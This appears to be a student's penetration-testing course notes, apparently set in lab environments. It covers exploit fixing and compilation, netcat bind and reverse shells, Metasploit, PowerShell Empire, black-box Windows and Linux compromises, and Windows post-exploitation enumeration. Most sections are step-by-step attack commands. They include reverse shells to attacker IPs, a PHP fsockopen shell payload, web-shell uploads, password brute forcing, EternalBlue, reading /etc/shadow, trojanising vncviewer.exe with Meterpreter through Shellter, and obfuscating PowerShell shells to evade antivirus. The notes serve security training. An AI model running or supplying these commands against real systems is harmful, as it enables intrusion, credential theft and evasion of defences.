- searchsploit remote windows smb | grep -e "EternalBlue"
- searchsploit remote windows smb -w | grep -e "EternalBlue" [-w: to get the web link]
- searchsploit remote windows smb | grep -e "EternalBlue"
- sudo cp /usr/share/exploitdb/exploits/windows/remote/42031.py . {copy exploit in pwd}
- ls

## (6) Fixing Exploits:

[Target IP: 10.4.23.75]

- nmap -sV 10.4.23.75
- searchsploit HTTP File Server 2.3
- cd Desktop
- searchsploit -m 39161 {39161 is exploit\_id}
- vim 39161.py
- python 39161.py 10.4.23.75 80
- vim 39161.py
  - change few things:
  - ifconfig
    - ip\_addr = "10.10.0.2" #local IP address
    - local\_port = "1234" # Local Port number
  - save the changes and exit (:wq)
- go to new terminal
- cd Desktop/
- cp /usr/share/windows-resources/binaries/nc.exe .
- ls
- python -m SimpleHTTPServer 80
- open new terminal and setup listener
- nc -nvlp 1234
- now, again run the exploit
- python 39161.py 10.4.23.75 80
- again run the exploit
- python 39161.py 10.4.23.75 80
- we got the session on listener:
  - whoami

- systeminfo

## (7) Cross-Compiling Exploits:

- In certain cases, exploit code will be developed in C/C++/C#, as a result, you will need to compile the exploit code in to a PE (Portable Executable) or binary.
- Cross-Compiling is the process of compiling code for a platform other than the one performing the compilation.
- As a penetration tester, you will need to have the skills necessary to compile exploit code developed in C.
  
- sudo apt-get install mingw-w64
- sudo apt-get install gcc
- pwd
- go to VLC Media Player exploit at <https://www.exploit-db.com/exploits/9303> or,
- searchsploit VideoLAN
- searchsploit VideoLAN VLC SMB
- searchsploit -m 9303
- ls
- vim 9303.c
- i686-w64-mingw32-gcc 9303.c -o exploit
- ls
- rm exploit.exe
- i686-w64-mingw32-gcc 9303.c -o exploit -lws2\_32
- ls -al
- rm exploit.exe
  
- go to Dirty Cow exploit at <https://www.exploit-db.com/exploits/40389>
- searchsploit Dirty Cow
- searchsploit -m 40389
- gcc -pthread 40389.c -o exploit -lcrypt
- ls -al
  
- Another resource: <https://github.com/offensive-security/exploitdb-bin-spoils>
  - [pre compiled binaries, to skip compiling process]

## (8) Netcat Fundamentals:

- Netcat (Aka TCP/IP Swiss Army Knife) is a networking utility used to read and write data to network connections using TCP or UDP.
- Netcat is available for both \*NIX and Windows operating systems, consequently making it extremely useful for cross-platform engagements.
- Netcat utilizes a client-server communication architecture with two modes:
  - Client mode- Netcat can be used in client mode to connect to any TCP/UDP port as well as a Netcat listener(server).
  - Server mode- Netcat can be used to listen for connections from clients on a specific port.
- Netcat can be used by penetration testers to perform the following functionality:
  - Banner Grabbing, Port Scanning, Transferring Files, Bind/Reverse Shells

[Target IP: 10.4.20.244]

- nc –help
- man nc
- nc --help
  - -v: set verbosity level
  - -n: do not resolve hostnames via DNS
  - -l: bind and listen for incoming connections
  - -p: specify source port to use
  - -e: executes the command
  - -u: UDP port
- nc 10.4.20.244 80
- nc -n -v 10.4.20.244 80
- nc -nv 10.4.20.244 80
- nc -nv 10.4.20.244 21
- nc -nv 10.4.20.244 22
- nc -nvu 10.4.20.244 139
- nc -nvu 10.4.20.244 445
- nc -nvu 10.4.20.244 161
- ls -al /usr/share/windows-binaries/
- cd /usr/share/windows-binaries/
- python -m SimpleHTTPServer 80
- ifconfig
- go to target machine, browse the hosted web server and download the ‘nc.exe’
- Or, open cmd:
  - cd Desktop
  - certutil -urlcache -f <http://10.10.3.3/nc.exe> nc.exe
  - nc.exe -h
- now, you can stop the web server on Kali and
- nc -nvlp 1234
- back to the target machine, open cmd:
- cd Desktop
- nc.exe -nv 10.10.3.3 1234
- now, you can check on the kali, you will get the connection
  - Hello
  - Netcat is awesome
  - terminate the session
- back to target machine,
- nc.exe -nvlp 1234
- open attacker machine:
- nc -nv 10.4.20.244 1234
  - hello how are you
- back to target machine cmd:
  - you will see the messages here

Set listener on UDP port:

- nc -nvlp 1234

- go to target machine cmd:
- nc.exe -nvu 10.10.3.3 1234
- go to kali terminal where connection is received
  - Hello

Send a File over netcat:

- Open attacker machine
- vim test.txt
  - Hello, this was sent over with Netcat
- go to target machine, open cmd
- cd Desktop
- nc.exe -nvlp 1234 > test.txt [receiving a file]
- back to kali terminal
- nc -nv 10.4.20.244 1234 < test.txt [Sending a file]
- now, you can check the file on Desktop on the target machine

## (9) Bind Shells:

- A bind shell is a type of remote shell where the attacker connects directly to a listener on the target system, consequently allowing for execution of commands on the target system.
- A Netcat listener can be setup to execute a specific executable like cmd.exe or /bin/bash when a client connects to the listener.

Netcat Client  Netcat Listener

**Attacker**

**Target**

[Target IP: 10.4.21.221]

- cd /usr/share/windows-binaries
- ls -al
- python -m SimpleHTTPServer 80
- ifconfig
- got to target machine(windows) and open the hosted web server to download the ‘nc.exe’
- after downloading you can stop the web server from Kali
- open cmd on target machine:
- cd Downloads
- dir
- nc.exe -h
- cls [to clear the terminal]
- nc.exe -nvlp 1234 -e cmd.exe
- go to attacker machine(Kali)
- nc -nv 10.4.21.221 1234
  - whoami
  - dir
  - ctrl+c
- ifconfig
- nc -nvlp 1234 -c /bin/bash

- go to windows machine's terminal
- nc.exe -nv 10.10.3.2 1234 [obtained bash session on Linux]
  - ls
  - /bin/bash -i
  - ls
  - id

## (10) Reverse Shells:

- A reverse shell is a type of remote shell where the target connects directly to a listener on the attacker's system, consequently allowing for execution of commands on the target system.

Netcat Listener ← Netcat Client

**Attacker**

**Target**

[Target IP: 10.4.28.70]

- ifconfig
- nc -nvlp 1234
- Go to target machine:
- dir
- nc.exe -nv 10.10.0.2 1234 -e cmd.exe
- Back to Attacker machine, you will get the command shell
  - whoami
  - ctrl+c
- nc -nvlp 1234
- open new terminal:
- nc -nv 10.10.0.2 1234 -e /bin/bash
- after executing this command, you will get the command shell on the 1<sup>st</sup> terminal where listener was executed
  - ctrl+c

## (11) Reverse Shell Cheatsheet:

- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>
- <https://www.revshells.com>
  - enter the IP & Port, select the listener type, and connection type
  - copy the generated powershell code
- go to terminal:
- nc -nvlp 1234
- go to target machine, open cmd
- paste the copied powershell code in terminal and Enter
- now you will get the powershell session on Kali, where listener was executed
  - whoami
  - systeminfo

## (12) The Metasploit Framework (MSF):

- The **Metasploit Framework (MSF)** is an open-source, robust penetration testing and exploitation framework that is used by penetration testers and security researchers worldwide.
- It provides penetration testers with a robust infrastructure required to automate every stage of the penetration testing life cycle.
- It is also used to develop and test exploits and has one of the world's largest database of public, tested exploits.
- The Metasploit Framework is designed to be modular, allowing for new functionality to be implemented with ease.

### Essential Terminology:

- Interface- Methods of interacting with the Metasploit Framework.
- Module- Pieces of code that perform a particular task, an example of a module is an exploit.
- Vulnerability- Weaknesses or flaw in a computer system or network that can be exploited.
- Exploit- Piece of code/module that is used to take advantage a vulnerability within a system, service or application.
- Payload- Piece of code delivered to the target system by an exploit with the objective of executing arbitrary commands or providing remote access to an attacker.
- Listener- A utility that listens for an incoming connection from a target.

### Metasploit Framework Console:

- The Metasploit Console (MSFconsole) is an easy-to-use all in one interface that provides you with access to all the functionality of the Metasploit Framework.

### Penetration Testing With MSF:

- The MSF can be used to perform and automate various tasks that fall under the penetration testing life cycle.
- In order to understand how we can leverage the MSF for penetration testing, we need to explore the various phases of a penetration test and their respective techniques and objectives.
- We can adopt the PTES (Penetration Testing Execution Standard) as a roadmap to understanding the various phases that make up a penetration test and how Metasploit can be integrated in to each phase.
- Metasploit Framework Implementation & Penetration Testing Phase:
  - Auxiliary Modules [Information Gathering & Enumeration]
  - Auxiliary Modules Nessus [Vulnerability Scanning]
  - Exploit Modules & Payloads [Exploitation]
  - Meterpreter [Post Exploitation]
  - Post Exploitation Modules Meterpreter [Post Exploitation Modules Meterpreter]
  - Post Exploitation Modules Persistence [Post Exploitation Modules Persistence]

[Target IP: 10.4.23.85]

- nmap -sS -sV 10.4.23.85
- open the browser, view the open ports on target
- we can identify a service running on web server 'Process Maker'
- Find the default credential for this service [admin:admin]

- default login was successful
  - go to Admin page, System Information, you can see the running versions
  -
- searchsploit ProcessMaker
- searchsploit ProcessMaker -w
- searchsploit ProcessMaker
- cd Desktop
- searchsploit -m 29325
- ls
- vim 29325.rb
- rm 29325.rb
- service postgresql start
- msfconsole
- workspace -a ProcessMaker
- workspace
- search ProcessMaker
- use exploit/multi/http/processmaker\_exec
- show options
- set RHOSTS 10.4.23.85
- exploit [got meterpreter session]
  - pwd
  - cd /
  - pwd
  - ls
  - cat flag.txt

### (13) Powershell-Empire:

- PowerShell-Empire (Aka Empire) is a pure PowerShell exploitation/post-exploitation framework built on cryptological-secure communications and flexible architecture.
- Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from keyloggers to Mimikatz, and adaptable communications to evade network detection all wrapped up in a usability-focused framework.
- PowerShell Empire recently received an update and is now officially support and maintained by Kali Linux, more information regarding the update can be found here:
  - <https://www.kali.org/blog/empire-starkiller>

#### **Starkiller**

- In addition to being updated and modernized, BC Security, the company responsible for maintaining the Empire has also developed a companion to Empire called Starkiller.
- Starkiller is a GUI Frontend for the Powershell Empire. It is an Electron application written in VueJS and provides users with an intuitive way of interacting with Empire.
- In order to get an understanding of how Empire works and the components that make up the framework, I would recommend going through the official documentation which can be found here: <https://www.powershellempire.com/>
- PowerShell-Empire & Starkiller are both available as packages in the Kali Linux repositories.

- sudo apt-get update && sudo apt-get install powershell-empire starkiller -y
- sudo powershell-empire server
  -
- sudo powershell-empire client [in new terminal]
  - listener
  - agents
  -
- search starkiller in menu and open
  - Url: localhost:1337, Username:empireadmin, Password: password123 {default credential}
  - go to modules
  - go to plugins
  - go to agents
  - go to listener
  - create a listener, select type ‘http’, host will be your IP, port=1335, select launcher ‘Microsoft IIS’, and submit
  - refresh the listener page
  - go to stagers, Create new stager, Select type ‘windows/csharp.exe’, listener ‘http’, outfile ‘stager.exe’, and Submit
  - refresh the stagers page, download the stager.exe in your machine
  -
- Open new terminal
- cd Downloads
- ls
- ifconfig
- sudo python3 -m http.server 80 [same as ‘python -m SimpleHTTPServer 80’]
- go to windows machine, browse the server <http://10.10.10.5/> and download the ‘stager.exe’
- execute the downloaded file in Windows
- now you can close the web server on kali
- go to the starkiller’s agent page, you will see the stager
- rename this agent to ‘Windows7’ [action->view->name]
- again go to action -> Interact -> shell command ‘whoami’, click on Run
- again go to action -> File Browser, graphical file system
- we can also execute a module:
- go to action -> Interact -> select module
- 
- go to powershell client terminal
  - agents
  - interact Windows7
    - help
    - ipconfig
    - back
    - exit
  - agents
  - interact Windows7
    - view

- history
- ipconfig
- Note: PowerShell Empire and Starkiller doesn't provide real-time feedback like MSF.

#### **(14) Windows Black Box Penetration Test:**

- A Black box penetration test is a security assessment whereby the penetration tester is not provided with any information regarding the target system or network (No IP ranges, system information or default credentials are provided).
- The objective of a Black box penetration test is to accurately test the security of a system or network as an external unprivileged adversary.
- This approach is very useful as it demonstrates how an external attacker with no inside knowledge would compromise a company's systems or networks.

#### **Black Box Methodology:**

- Host Discovery
- Port scanning & enumeration
- Vulnerability detection/scanning
- Exploitation
  - Manual
  - Automated
- Post Exploitation
  - Privilege Escalation
  - Persistence
  - Dumping Hashes

#### **Scenario & Scope**

- You have just begun your first job as a Junior Penetration Tester and have been assigned to assist in performing a penetration test on a client's network.
- The pentest lead has assigned you to gain access/exploit a host running Windows Server 2008.
- Your primary objectives are:
  - Identify services running on the target
  - Identify vulnerabilities within the services
  - Exploit these vulnerabilities to obtain an initial foothold
- Note: You are permitted to use the Metasploit Framework

#### **(15) Windows Black Box Penetration Test: Port Scanning & Enumeration**

- cat /etc/hosts
- cd Desktop
- mkdir Win2k8
- cd Win2k8
- ping 10.0.22.85{demo.ine.local}
- nmap -sV 10.0.22.85
- nmap -T4 -PA -sc -sV -p 1-10000 10.0.22.85 -oX nmap\_10k
- check open ports on the target using your browser also
- ls
- service postgresql start

- msfconsole
- workspace -a Win2k8
- workspace
- db\_import /root/Desktop/Win2k8/nmap\_10k
- hosts
- services
- search smb\_version
- use auxiliary/scanner/smb/smb\_version
- show options
- set RHOSTS 10.0.22.85
- run
- hosts
- services
- exit
- back to the terminal
- nmap -T4 -PA -sc -sV -p 1-65535 10.0.22.85 -oX nmap\_all
- nmap -sU -sV 10.0.22.85

## (16) Windows Black Box Penetration Test: Targeting Microsoft IIS FTP

- nmap -sV -sC -p21,80 10.0.28.97
- ls -al /usr/share/nmap/scripts/ | grep ftp-
- nmap -sV -p 21 --script=ftp-anon 10.0.28.97
- ftp 10.0.28.97 21 [check anonymous login manually]
- hydra -L /usr/share/wordlists/metasploit/unix\_users.txt -P /usr/share/wordlists/metasploit/unix\_passwords.txt 10.0.28.97 ftp
  - [got credential = administrator:vagrant]
- hydra -l vagrant -P /usr/share/wordlists/metasploit/unix\_passwords.txt 10.0.28.97 ftp
- hydra -l vagrant -P /usr/share/wordlists/metasploit/unix\_passwords.txt 10.0.28.97 ftp -I
- hydra -l vagrant -P /usr/share/wordlists/metasploit/unix\_users.txt 10.0.28.97 ftp
  - {vagrant:vagrant}
- ftp 10.0.28.97 21 [login as administrator]
  - ls
  - exit
- ifconfig
- msfvenom -p windows/shell/reverse\_tcp LHOST=10.10.16.2 LPORT=1234 -f asp > shell.aspx
- ftp 10.0.28.97 21 [login as vagrant]
  - put shell.aspx
  - dir
  -
- open new terminal
- msfconsole
- use multi/handler
- set payload windows/shell/reverse\_tcp
- set LHOST 10.10.16.2
- set LPORT 1234

- run
- go to the browser, navigate to the file uploaded on http to execute it(10.0.28.97/shell.aspx)
  - not worked in this case
- exit from the msfconsole and back to ftp logged in terminal as vagrant
  - dir
  - get index.html
- open new terminal, edit the ‘index.html’ file accordingly
- back to the ftp window
  - put index.html [it will update the index.html being hosted on website]

### **(17) Windows Black Box Penetration Test: Targeting OpenSSH**

- nmap -sV -sC -p 22 10.0.26.161
- searchsploit OpenSSH 7.1
- hydra -l vagrant -P /usr/share/wordlists/metasploit/unix\_users.txt 10.0.26.161 ssh {vagrant:vagrant}
- ssh vagrant@10.0.26.161 [login as ‘vagrant’]
  - ls -al
  - pwd
  - whoami
  - exit
- msfconsole
- search ssh\_login
- use auxiliary/scanner/ssh/ssh\_login
- show options
- set USERNAME vagrant
- set PASSWORD vagrant
- set RHOSTS 10.0.26.161
- run
- sessions
- sessions 1
  - ls
  - ctrl+z
- sessions
- sessions -u 1 [not supported in this case]
- ssh vagrant@10.0.26.161 [login as ‘vagrant’]
  - ls
  - bash
    - net localgroup administrators
    - whoami /priv

### **(18) Windows Black Box Penetration Test: Targeting SMB**

- nmap -sV -sC -p 445 10.0.31.252
- hydra -l administrator -P /usr/share/wordlists/metasploit/unix\_users.txt 10.0.31.252 smb {administrator:vagrant}
- hydra -l vagrant -P /usr/share/wordlists/metasploit/unix\_users.txt 10.0.31.252 smb {vagrant:vagrant}

- smbclient -L 10.10.31.252 -U vagrant
- smbmap -u vagrant -p vagrant -H 10.10.31.252
- enum4linux -u vagrant -p vagrant -U 10.10.31.252 [Enumerate other users]
- msfconsole
- search smb\_enumusers
- use auxiliary/scanner/smb/smb\_enumusers
- show options
- set RHOSTS 10.10.31.252
- set SMBUser vagrant
- set SMBPass vagrant
- run
- exit
- locate psexec.py
- cd Desktop/
- cp /usr/share/doc/python3-impacket/examples/psexec.py .
- ls
- chmod +x psexec.py
- python3 psexec.py [Administrator@10.10.31.252](#)
  - whoami
  - ctrl+c
- msfconsole
- search psexec
- use exploit/windows/smb/psexec
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- set RHOSTS 10.10.31.252
- set SMBUser Administrator
- set SMBPass vagrant
- exploit [got meterpreter session]
  - sysinfo
  - getuid
  - getprivs
  - exit
- search eternalblue
- use exploit/windows/smb/ms17\_010\_eternalblue
- show options
- set RHOSTS 10.10.31.252
- exploit [got meterpreter session]
  - sysinfo
  - getuid {got NT AUTHORITY\SYSTEM (highest privilege on windows)}

## (19) Windows Black Box Penetration Test: Targeting MySQL Database Server

- nmap -sV -sC -p 3306,8585 10.0.25.212
- searchsploit MySQL 5.5
- msfconsole
- search mysql\_login

- use auxiliary/scanner/mysql/mysql\_login
- show options
- set RHOSTS 10.0.25.212
- set PASS\_FILE /usr/share/wordlists/metasploit/unix\_passwords.txt
- run
- mysql -u root -p -h 10.0.25.212 [password=null]
  - show databases;
  - exit
- open new terminal:
- msfconsole
- search eternalblue
- use exploit/windows/smb/ms17\_010\_eternalblue
- show options
- set RHOSTS 10.0.25.212
- exploit
  - sysinfo
  - getuid
  - cd /
  - ls
  - pwd
  - cd wamp\\
  - ls
  - cd www\\
  - ls
  - cd wordpress\\
  - ls
  - cat wp-config.php
  - ls
  - cd ..
  - ls
  - cd ..
  - ls
  - cd alias\\
  - ls
  - download phpmyadmin.conf
- go to new terminal:
- vim phpmyadmin.conf
  - remove these 2 lines ‘Order Deny,Allow’ and ‘Deny from all’
  - edit this line ‘Allow from 127.0.0.1’ to ‘Allow from all’
  - save the file
- go to meterpreter session again
  - upload phpmyadmin.conf
  - ls
  - cat phpmyadmin.conf
  - shell
    - net stop wampapache
    - net start wampapache

- Now, you can use the browser to visit 10.0.25.212:8585/phpmyadmin/
- go to wordpress, go to ‘wp\_users’ table, click on edit for admin user
- for user\_pass select ‘MD5’, change the hash to new password ‘password123’
- then click on ‘Go’, to save it
- go back to web home page 10.0.25.212:8585
- go to wordpress 10.0.25.212:8585.wordpress/
- navigate to admin page 10.0.25.212:8585.wordpress/wp-admin
- login using the new password {admin:password123}
- now we have access to the wordpress site

## (20) Linux Black Box Penetration Test:

### Black Box Methodology:

- Host Discovery
- Port scanning & enumeration
- Vulnerability detection/scanning
- Exploitation
  - Manual
  - Automated
- Post Exploitation
  - Privilege Escalation
  - Persistence
  - Dumping Hashes

### Scenario & Scope

- You have just begun your first job as a Junior Penetration Tester ad have been assigned to assist in performing a penetration test on a client’s network.
- The pentest lead was pleased with your ability to gain access to the Windows Server target and has assigned you to perform a pentest on a Linux server on the client’s network.
- Your primary objectives are:
  - Identify services running on the target
  - Identify vulnerabilities within the services
  - Exploit these vulnerabilities to obtain an initial foothold
- Note: You are permitted to use the Metasploit Framework

## (21) Linux Black Box Penetration Test: Port Scanning & Enumeration

- cat /etc/hosts {10.2.20.22- demo.ine.local}
- nmap -sV -p1-10000 10.2.2.22 -oN nmap\_10k.txt

perform manual banner grabbing for some ports:

- nc -nv 10.2.20.22 512
  - ls
  - ctrl+c
- nc -nv 10.2.20.22 513
  - ls
- nc -nv 10.2.20.22 513
  - test
- nc -nv 10.2.20.22 513
  - ls

- nc -nv 10.2.20.22 1524
- ls
- cat /etc/\*release
- cd /home
- ls
- check open ports using browser also

## (22) Linux Black Box Penetration Test: Targeting vsFTPD

- nmap -sV -sC -p 21 10.2.17.5
- ftp 10.2.17.5 21 [check anonymous login]
  - ls
  - cd /
  - ls
  - pwd
  - exit
- searchsploit vsftpd
- searchsploit -m 49757
- vim 49757.py
- chmod +x 49757.py
- python3 49757.py 10.2.17.5
- vim 49757.py
- nmap -p 6200 10.2.17.5
- open msfconsole in new terminal
- msfconsole
- search vsftpd
- use exploit/unix/ftp/vsftpd\_234\_backdoor
- set RHOSTS 10.2.17.5
- show options
- show info
- exploit [not successful in this case, back to previous terminal]
- rm 49757.py
- nmap -sV -p 25 10.2.17.5
- msfconsole
- search smtp\_enum
- use auxiliary/scanner/smtp/smtp\_enum
- show options
- set RHOSTS 10.2.17.5
- run
  - copy the enumerated users in a file for further attack
  - in this case, we will use ‘service’ account for further attack
- exit
- hydra -l service -P /usr/share/metasploit-framework/data/wordlists/unix\_users.txt 10.2.17.5
  - ftp [got credential, service:service]
- ftp 10.2.17.5 21 [login as service]
  - pwd
  - ls

- cd /
- ls
- exit
- ls -al /usr/share/webshells/php/
- cp /usr/share/webshells/php/php-reverse-shell.php .
- ls
- mv php-reverse-shell.php shell.php
- vim shell.php
  - edit the ip = ‘ifconfig’
  - edit the port = 1234, and save
- ftp 10.2.17.5 21 [again login as service]
  - cd /
  - ls
  - cd /var/www
  - ls
  - put shell.php [not allowed to upload here]
  - cd dav
  - put shell.php
- nc -nvlp 1234
- open browser, and navigate to 10.2.17.5/dav/shell.php to execute the payload
- now you will get the connection
  - /bin/bash -i
    - id
    - ls
    - cd /var/www/
    - ls

### (23) Linux Black Box Penetration Test: Targeting PHP

- nmap -sV -sC -p 80 10.2.19.172
- browse the ip using browser at port 80 and 10.2.19.172/phpinfo.php
- searchsploit php cgi
- searchsploit -m 18836
- ls
- vim 18836.py
- python2 18836.py 10.2.19.172 80
- vim 18836.py
  - edit the ‘pwn\_code’ variable, and enter this
 

```
{$sock=fsockopen("10.10.11.2",1234);exec("/bin/sh -i <&4 >&4 2>&4");}
```

 into php tag
 

```
""""<?php ?>"""
```
  - it will look like this:
  - pwn\_code= """"<?php \$sock=fsockopen("10.10.11.2",1234);exec("/bin/sh -i <&4 >&4 2>&4");?>"""
  - save the changes
- nc -nvlp 1234 [set netcat listener]
- open new terminal
- python2 18836.py 10.2.19.172 80
- go to netcat listener terminal

- /bin/bash -i
  - ls
  - cat /etc/\*release
  - uname -r

#### (24) Linux Black Box Penetration Test: Targeting SAMBA

- nmap -sV -p 445 10.2.17.132
- nc -nv 10.2.17.132 445
- msfconsole
- search smb\_version
- use 0
- show options
- set RHOSTS 10.2.17.132
- run
- open new terminal
- searchsploit samba 3.0.20
- back to msfconsole
- search samba 3.0.20
- use 0
- show info
- set RHOSTS 10.2.17.132
- show options
- exploit
  - ls -al
  - cat /etc/\*issue
  - cat /etc/\*release
  - ctrl+z
- sessions
- sessions -u 1
- sessions
- sessions 2 [got meterpreter session]
  - sysinfo
  - getuid
  - cat /etc/passwd
  - cat /etc/shadow

#### (25) AV Evasion With Shellter:

##### Defense Evasion-

- Defense consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. - MITRE

##### AV Detection Methods-

- AV software will typically utilize signature, heuristic and behaviour based detection.

1. Signature based detection- An AV signature is a unique sequence of bytes that uniquely identifies malware. As a result, you will have to ensure that your obfuscated exploit or payload doesn't match any known signature in the AV database.
  - o We can bypass signature-based detection by modifying the malware's byte sequence, therefore changing the signature.
2. Heuristic-based detection- Relies on rules or decisions to determine whether a binary is malicious. It also looks for specific patterns within the code or program calls.
3. Behavior based detection- Relies on identifying malware by monitoring it's behavior. (Used for newer strains of malware)

### **AV Evasion Techniques-**

#### On-disk Evasion Techniques:

- Obfuscation- Obfuscation refers to the process of concealing something important, valuable, or critical. Obfuscation reorganizes code in order to make it harder to analyze or RE.
- Encoding- Encoding data is a process involving changing data into a new format using a scheme. Encoding is a reversible process; data can be encoded to a new format and decoded to its original format.
- Packing- Generate executable with new binary structure with a smaller size and therefore provides the payload with a new signature.
- Crypters- Encrypts code or payloads and decrypts the encrypted code in memory. The decryption key/function is usually stored in a stub.

#### In-Memory Evasion Techniques:

- Focuses on manipulation of memory and does not write files to disk.
- Injects payload into a process by leveraging various Windows APIs.
- Payload is then executed in memory in a separate thread.
- **Wine** allows windows executables to run on Linux systems.
- visit here: <https://www.shellterproject.com/introducing-shellter/>
- sudo apt-get install shellter -y
- sudo dpkg –add-architecture i386
- sudo apt-get install wine32
- cd /usr/share/windows-resources/shellter
- ls -al
- copy ‘vncviewer.exe’ from /usr/share/windows-resources/ to /home/kali/Desktop/AVBypass/
- sudo wine shellter.exe
  - o set operation mode: ‘A’
  - o set PE Target: /home/kali/Desktop/AVBypass/vncviewer.exe
  - o Enable Stealth Mode? : ‘y’
  - o ‘L’: for listed payload
  - o select index ‘1’ for payload ‘Meterpreter\_Reverse\_TCP’
  - o set LHOST & LPORT
- ls
- msfconsole
- go to new terminal:
- cd Desktop/AVBypass
- ls
- sudo python3 -m http.server 80

- back to msfconsole
- use multi/handler
- set payload windows/meterpreter/reverse\_tcp
- set LHOST 10.10.10.10
- set LPORT 1234
- run
- switch over to windows system:
- go to the web server hosted at <http://10.10.10.10/> and download ‘vncviewer.exe’
- go to download, move it to desktop, and execute the file
- back to the msfconsole, you will get the meterpreter session
  - sysinfo
  - getuid

## (26) Obfuscating PowerShell Code:

- **Obfuscation** refers to the process of concealing something important, valuable, or critical. Obfuscation reorganizes code in order to make it harder to analyze or RE.
- As a penetration tester, you will find yourself working with PowerShell code frequently. Most AV solutions will immediately flag malicious PowerShell code, as a result, you must be able to obfuscate/encode your PowerShell code and scripts in order to avoid detection.

### Invoke-Obfuscation

- Invoke-Obfuscation is an open source PowerShell v2.0+ compatible PowerShell command and script obfuscator.
- GitHub Repo: <https://github.com/danielbohannon/Invoke-Obfuscation>
- go to github repository to learn more about it
- sudo apt-get install powershell -y
- pwsh
  - cd ./Invoke-Obfuscation/
  - dir
  - Import-Module ./Invoke-Obfuscation.psd1
  - cd ..
  - Invoke-Obfuscation
    - Invoke-Obfuscation
    - copy the code from github repo for powershell,
    - open the test editor, paste the code, change the following
      - remove starting part ‘powershell -nop -c’” and last quotation mark
      - set the port and IP to your machine IP then save it as ‘shell.ps1’
      - back to ‘Invoke-Obfuscation’
    - SET SCRIPTPATH /home/kali/Desktop/AVBypass/shell.ps1
    - ENCODING
      - ASCII
      - 1
    - SET SCRIPTPATH /home/kali/Desktop/AVBypass/shell.ps1
    - help
    - RESET
    - BACK
    - AST

- ALL
- 1
- copy the payload, create a new file, paste and save it as ‘obfuscated.ps1’
- exit
- nc -nvlp 1234
- cd Desktop/AVBypass
- ls
- sudo python3 -m http.server 80
- switch to windows machine, open settings and disable the option ‘Automatic sample submission’
- go to browser, visit the web hosted on 10.10.10.10/ and download the ‘obfuscated.ps1’
- go to download, right click on it and run it with Powershell
- back to kali linux VM, go to listener terminal and enter
  - whoami
  - systeminfo

## **Host & Network Penetration Testing- Post Exploitation:-**

### **(1) Introduction To Post-Exploitation:**

- Post-Exploitation is the final phase of the penetration testing process and consists of the tactic, techniques and procedures that attackers/adversaries undertake after obtaining initial access on a target system.
- In other words, post-exploitation involves what you do or have to do once you gain an initial foothold on the target system.
- Post-exploitation will differ based on the target operating system as well as the target infrastructure.
- The post-exploitation techniques and tools that you can use will depend on what kind of access you have on the system you have compromised as well as how stealthy you have to be.
- This ultimately means that you will need to utilize different techniques and tools based on the target operating system and its configuration.
- The post-exploitation techniques you can run against the target will need to abide by the rules of engagement agreed upon with the client you are performing the pentest for.
- Note: When running post-exploitation techniques, you need to be sure that you have the necessary permissions and rights to modify services, system configurations, perform privilege escalation, delete logs, etc.
- Post Exploitation:
  - Privilege Escalation
  - Maintaining Persistent Access
  - Clearing Tracks

### **(2) Post-Exploitation Methodology:**

- In order to perform a thorough and complete post-exploitation phase, we need to utilize a structured methodology that encompasses the most important stages of post-exploitation that can be applied during engagements.

- This structured, methodological approach ensures that we do not skip/overlook important phases of the post-exploitation phase in addition to providing us with objectives based on each stage.

### **Post Exploitation Phases-**

1. Local Enumeration
  - Enumerating System Information
  - Enumerating Users and Groups
  - Enumerating Network Information
  - Enumerating Services
  - Automating Local Enumeration
2. Transferring Files
  - Setting up a Web Server with Python
  - Transferring Files to Windows Targets
  - Transferring Files to Linux Targets
3. Upgrading Shells
  - Upgrading Command Shells to Meterpreter
  - Spawning TTY Shells
4. Privilege Escalation
  - Identifying PrivEsc Vulns
  - Windows PrivEsc
  - Linux PrivEsc
5. Persistence
  - Setting Up Persistence on Windows
  - Setting Up Persistence on Linux
6. Dumping & Cracking Hashes
  - Dumping & Cracking Windows Hashes
  - Dumping & Cracking Linux Hashes
7. Pivoting
  - Internal Network Recon
  - Pivoting
8. Clearing Tracks
  - Clearing your Tracks On Windows & Linux

### **(3) Windows Local Enumeration:**

#### **Enumerating System Information**

- After gaining initial access to a target system, it is always important to learn more about the system like, what OS is running as well as the OS version. This information is very useful as it gives us an idea of what we can do and what type of exploits we can run.
- What are we looking for ?
  - Hostname
  - OS Name (Windows 7, 8 etc)
  - OS Build & Service Pack (Windows 7 SP1 7600)
  - OS Architecture (x64/x86)
  - Installed updates/Hotfixes

[Target IP: 10.2.24.86]

- nmap -sV 10.2.24.80
- searchsploit rejecto [for httpd 2.3]

- msfconsole
- search rejetto
- use exploit/windows/http/rejetto\_hfs\_exec
- show options
- set RHOSTS 10.2.24.80
- exploit [got meterpreter session]
  - getuid
  - sysinfo
  - shell
    - hostname
    - systeminfo
    - wmic qfe get Caption, Description, HotFixID, InstalledOn
    - cd C:\\
    - exit
  - cd C:\\
  - cd Windows
  - cd System32
  - cat eula.txt

#### **(4) Windows Local Enumeration:**

##### **Enumerating Users and Groups**

- After gaining initial access to a target system, it is always important to learn more about the system like, what user account you have access to and other user accounts on the system.
- What are we looking for ?
  - Current user & privileges
  - Additional user information
  - Other users on the system
  - Groups
  - Members of the built-in administrator group

[Target IP: 10.2.22.30]

- msfconsole
- search rejetto
- use 0
- set RHOSTS 10.2.22.30
- exploit [got meterpreter session]
  - getuid
  - getprivs
  - background
- search logged\_on
- use 0
- show options
- set SESSION 1
- run
- sessions 1
  - shell
    - whoami

- whoami /priv
- query user
- net users
- net user administrator
- net users
- net user guest
- net localgroup
- net localgroup administrators

## (5) Windows Local Enumeration: Enumerating Network Information

- What are we looking for ?
  - Current IP address & network adapter
  - Internal networks
  - TCP/UDP services running and their respective ports
  - Other hosts on the network
  - Routing table
  - Windows Firewall state

[Target IP: 10.2.20.137]

- msfconsole
- search rejetto
- use 0
- set RHOSTS 10.2.20.137
- exploit [got meterpreter session]
  - shell
    - ipconfig
    - ipconfig /all
    - route print
    - arp -a [To see all devices on the network]
    - netstat -ano [network services currently running or listening]
      - you can see our meterpreter connection also in this list with the state 'ESTABLISHED' and on port '4444'
    - netsh firewall show state
    - netsh advfirewall show state
    - netsh advfirewall
    - netsh advfirewall firewall
